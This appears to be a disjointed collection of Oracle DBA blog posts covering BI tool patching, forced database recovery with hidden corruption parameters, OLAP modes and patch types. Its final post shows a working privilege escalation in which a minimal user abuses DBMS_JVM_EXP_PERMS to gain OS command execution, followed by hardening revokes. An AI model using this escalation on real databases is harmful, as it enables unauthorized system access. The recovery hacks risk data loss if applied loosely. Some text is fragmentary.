Operating system : Solaris 11.1
Database : 11.2.0.3
You can Use the same step for Linux/Unix.
Thank you
Osama Mustafa
For the people who think differently Welcome aboard
Topics that related to different technology.
Operating system : Solaris 11.1
Database : 11.2.0.3
You can Use the same step for Linux/Unix.
Thank you
Osama Mustafa

when trying to open oracle bi administration tool client, You can download oracle bi administration tool client from here.
Cause :-
Most probably this error related to version mismatch between OBIEE Server and Administration Tool Client in my case OBIEE Version 11.1.1.7.1 and Administration Tool client 11.1.1.7.0
Solution :-
1- Download Upgrade Patch 17530796 From http://support.oracle.com depend on operating system
2- Patch contain multiple file search for this one :- p17463403_111170_Generic.zip
3- inside this zip file browse
17463403\files\clients\biserver\
4- you will find two files biee_client_install_x64.exe Or biee_client_install.exe depend on version.
5- Install One of this file to upgrade Administration tools, Use Repair Option.
Thank you
Osama Mustafa
Trying to Recover Database and Open it with Resetlogs will lead to this error :-
ORA-01547: warning: RECOVER succeeded but OPEN RESETLOGS would get error below
ORA-01194: file 1 needs more recovery to be consistent
ORA-01110: data file 1: ‘/u01/app/oracle/oradata/NPDB/system01.dbf’
This Error is only apart of the problem, To solve it :-
Recover database using file name (Redolog) to get the current filename :-
SQL > Startup mount ;
SQL > select member from v$logfile lf , v$log l where l.status=’CURRENT’ and lf.group#=l.group#;
MEMBER
——————————————-
/u01/app/oracle/oradata/NPDB/redo03.log
SQL > Recover database using backup controlfile until cancel ;
Specify log: {=suggested | filename | AUTO | CANCEL}
/u01/app/oracle/oradata/NPDB/redo03.log ( From the Above Query ).
Log applied.
Media recovery complete.
Trying to open database :-
SQL > Alter database open Resetlogs ;
Failed !!!! with Another Datafile which is UNDO.
ORA-01110: data file 4:’/u01/app/oracle/oradata/NPDB/UNDOTBS01.DBF’
SQL > Create Pfile from Spfile ;
Modify the pfile and add the hidden parameter :-
_allow_resetlogs_corruption=True
But this Not Solved the problem either.
Again Edit Pfile But this Time :-
undo_management=manual
undo_tablespace=UNDOTBS1
SQL> select name from v$datafile;
NAME
——————————————–
/u01/app/oracle/oradata/NPDB/SYSTEM01.DBF
/u01/app/oracle/oradata/NPDB/UNDOTBS01.DBF
/u01/app/oracle/oradata/NPDB/SYSAUX01.DBF
/u01/app/oracle/oradata/NPDB/USERS01.DBF
……………………
SQL > alter database datafile ‘/u01/app/oracle/oradata/NPDB/UNDOTBS01.DBF’ offline drop;
ERROR at line 1:
ORA-01548: active rollback segment ‘_SYSSMU11$’ found, terminate dropping tablespace
Check Segment that Needs Recovery :-
SQL>select segment_name,status,tablespace_name from dba_rollback_segs where status=’NEEDS RECOVERY’;
SEGMENT_NAME STATUS TABLESPACE_NAME
—————————— —————- —————–
_SYSSMU11$ NEEDS RECOVERY UNDOTBS1
_SYSSMU12$ NEEDS RECOVERY UNDOTBS1
_SYSSMU13$ NEEDS RECOVERY UNDOTBS1
Add the following line to pfile:
_corrupted_rollback_segments = (‘_SYSSMU11$’,’_SYSSMU12$’,’_SYSSMU13$’);
SQL > Startup mount pfile=’/u01/osama.ini’;
SQL > drop rollback segment “_SYSSMU11$” –> Drop all the above Segments ;
Drop the Undo And Recreate it again.
SQL > Startup ;
SQL> create undo tablespace UNDOTBS2
datafile ‘/u01/app/oracle/oradata/NPDB/UNDOTBS02.DBF’ size 1G;
Remove All Hidden Parameter and restore UNDO_Managment Parameter to AUTO and UNDO_TABLESPACE=UNDOTBS2 then :-
SQL> create spfile from pfile;
first Advice Enable RMAN Please
Thank you
Osama Mustafa
Reference :-
1- Doc ID 94114.1
2- Doc ID 1295294.1
3- Doc ID 28226.1
When I am looking for Oracle book it should have three Main things at least :
” Oracle Database 12c Backup and Recovery Survival Guide”
The above book written by two oracle experts
Cubes in a data warehouse are stored in three different modes. A relational storage model is called Relational Online Analytical Processing mode or ROLAP, while a Multidimensional Online Analytical processing mode is called MOLAP. When dimensions are stored in a combination of the two modes then it is known as Hybrid Online Analytical Processing mode or HOLAP.
MOLAP
This is the traditional mode in OLAP analysis. In MOLAP data is stored in form of multidimensional cubes and not in relational databases. The advantages of this mode is that it provides excellent query performance and the cubes are built for fast data retrieval. All calculations are pre-generated when the cube is created and can be easily applied while querying data. The disadvantages of this model are that it can handle only a limited amount of data. Since all calculations have been pre-built when the cube was created, the cube cannot be derived from a large volume of data. This deficiency can be bypassed by including only summary level calculations while constructing the cube. This model also requires huge additional investment as cube technology is proprietary and the knowledge base may not exist in the organization.
ROLAP
The underlying data in this model is stored in relational databases. Since the data is stored in relational databases this model gives the appearance of traditional OLAPs slicing and dicing functionality. The advantages of this model is it can handle a large amount of data and can leverage all the functionalities of the relational database. The disadvantages are that the performance is slow and each ROLAP report is an SQL query with all the limitations of the genre. It is also limited by SQL functionalities. ROLAP vendors have tried to mitigate this problem by building into the tool out-of-the-box complex functions as well as providing the users with an ability to define their own functions.
HOLAP
HOLAP technology tries to combine the strengths of the above two models. For summary type information HOLAP leverages cube technology and for drilling down into details it uses the ROLAP model.
Comparing the use of MOLAP, HOLAP and ROLAP
The type of storage medium impacts on cube processing time, cube storage and cube browsing speed. Some of the factors that affect MOLAP storage are:
Cube browsing is the fastest when using MOLAP. This is so even in cases where no aggregations have been done. The data is stored in a compressed multidimensional format and can be accessed quickly than in the relational database. Browsing is very slow in ROLAP about the same in HOLAP. Processing time is slower in ROLAP, especially at higher levels of aggregation.
MOLAP storage takes up more space than HOLAP as data is copied and at very low levels of aggregation it takes up more room than ROLAP. ROLAP takes almost no storage space as data is not duplicated. However ROALP aggregations take up more space than MOLAP or HOLAP aggregations.
All data is stored in the cube in MOLAP and data can be viewed even when the original data source is not available. In ROLAP data cannot be viewed unless connected to the data source.
MOLAP can handle very limited data only as all data is stored in the cube.
Thank you
Osama Mustafa
SQL injection Occur when someone ( Hackers ) Writing Web application code that access to your database this code contain special format.
As DBA you need to understand who access to database and corporate with developers and make sure they are connect in secure way. and Use good SQL statement to avoid SQL injection, because of this Don’t relay on your firewall always make sure you secure your database and your code before start working on firewall, i am not saying here firewall will not protect your database yes it will but don’t forget now these days we have devices and complex network wireless, IPAD , Mobiles , Devices and Laptop are connected to your network, so in that case firewall will not protect you 100%, secure for better reasons 🙂
Users connect to database using Listener, Even database is down and listener is up user can still open connection to database ( which is caused the problem ) you can access to the server because there is no authentication way in listener, lot of examples on this type of attackes.
to solve this issue you need to Patch & patch OS and Database to ensure all security bugs and fixed.
there’s different type of oracle vulnerabilities Buffer overflow , listener issues , misunderstanding configuration and PL/SQL which indicate to SQL injection. most of our fears is not outside hackers/attacker it’s internally such as employee, hacking lessons online on internet and free everyone want to try it where mostly in work, in 2008 reports indicate that 26% of hacking issues happened because employee ignorant.
Company ignore security side because Resource such as money and consultant but they will not do that after they get hacked and lose everything data and customer information.
Most of the company has network administrator and system administrator so if you secure OS & network well your database will be secure.
Thank you
Osama Mustafa
The inventory is created once you install Database or used for upgrades and patches. two kind of oracle inventory one called central inventory per server and another one called local inventory for each ORACLE_HOME, the difference between each of them central inventory basically contains a high-level list of components installed on the server. It is updated each time components are installed or uninstalled but it does not have detailed information such as the patch level of each ORACLE_HOME. on another hand local inventory contains some component information included with patch-level information.
another different is The Central Inventory contains the information related to all Oracle products installed on a host. and consists of a file called inventory.xml, which lists all the Oracle Homes installed on the node.
Oracle DBA ( Database Administrator ) is the person who responsible for administration , Monitor , tuning and recover database ( Failure cases ) For Oracle Database this Person Called Oracle DBA.
Lot of Jobs and Tasks for this Person
So as conclusion Oracle APPS DBA is an Oracle DBA because of this he can switch easliy between this job Role, and don’t let this disappointed you also Oracle DBA can switch to APPS DBA but he must read LOT.
There’s another kind called Bundle Patched for windows and exadata.
The most two kind of patch that people get little confused about them is CPU and PSU what are they ? when should i use them ? is there any different between them ?
First Thing you need to know about them since they have different name then sure it’s have different.
CPU: security fixes each quarter rather than the cumulative database.
PSU : same as CPU patches but include both the security fixes and priority fixes.Note Once a PSU is applied, only PSUs can be applied in future quarters until the database is upgraded to a new base version.
Which mean you can’t Apply CPU and PSU and same database.
Some MOS note that could be Useful :
Introduction to Oracle Patch Set Updates (PSU) 854428.1
Quick Reference to Patchset Patch Numbers [ID 753736.1]
Quick Reference to Patch Numbers for Database PSU, SPU(CPU), Bundle Patches and Patchsets [ID 1454618.1]
New Patch Nomenclature for Oracle Products [ID 1430923.1]
PSU contain fix for bugs that cause Instance crash,Wrong results and Data Corruption on the other hand Dictionary changes , Major Algorithm changes ,and Optimizer plan changes not fixed by PSU.
to check Applied PSU patched you need to run :
opatch lsinventory -bugs_fixed | grep -i ‘DATABASE PSU’
and if you need to check CPU :
Select * from registry$history;
Thank you
Osama mustafa
The below demonstration explain how to use it :
SQL> CONNECT / AS SYSDBA
Connected.
SQL> CREATE USER Test IDENTIFIED BY Test;User created.
SQL> GRANT CREATE SESSION TO Test;
Grant succeeded.
SQL> SELECT TYPE_NAME, NAME, ACTION FROM DBA_JAVA_POLICY WHERE GRANTEE = ‘TEST’;
no rows selected
SQL> CONNECT Test/test
Connected.SQL> DECLARE
POL DBMS_JVM_EXP_PERMS.TEMP_JAVA_POLICY;
CURSOR C1 IS SELECT
‘GRANT’,’GREMLIN’,’SYS’,’java.io.FilePermission’,'<FILES>>’,’execute’,’ENABLED’ FROM DUAL;
BEGIN
OPEN C1;
FETCH C1 BULK COLLECT INTO POL;
CLOSE C1;
DBMS_JVM_EXP_PERMS.IMPORT_JVM_PERMS(POL);
END;
/PL/SQL procedure successfully completed.
SQL> CONNECT / AS SYSDBA
Connected.
SQL> COL TYPE_NAME FOR A30;
SQL> COL NAME FOR A30;
SQL> COL ACTION FOR A10;
SQL> SELECT TYPE_NAME, NAME, ACTION FROM DBA_JAVA_POLICY WHERE GRANTEE = ‘TEST’;TYPE_NAME NAME ACTION
—————————— —————————— ———-
java.io.FilePermission <> execute
As you see at first User Test Only has Create Session Privileges but after using the above package he now can execute any OS Command using Java Code.
select dbms_java.runjava(‘oracle/aurora/util/Wrapper c:\\windows\\system32\\cmd.exe /c dir>c:\\out.lst’)from dual;
To secure your database against this :
revoke execute on dbms_java from PUBLIC;
revoke execute on dbms_java_test from PUBLIC;
revoke execute on “oracle/aurora/util/Wrapper” from PUBLIC;
grant execute on sys.dbms_jvm_exp_perms to IMP_FULL_DATABASE;
grant execute on sys.dbms_jvm_exp_perms to EXP_FULL_DATABASE;
revoke execute on sys.dbms_jvm_exp_perms from PUBLIC;
Thank you
Osama Mustafa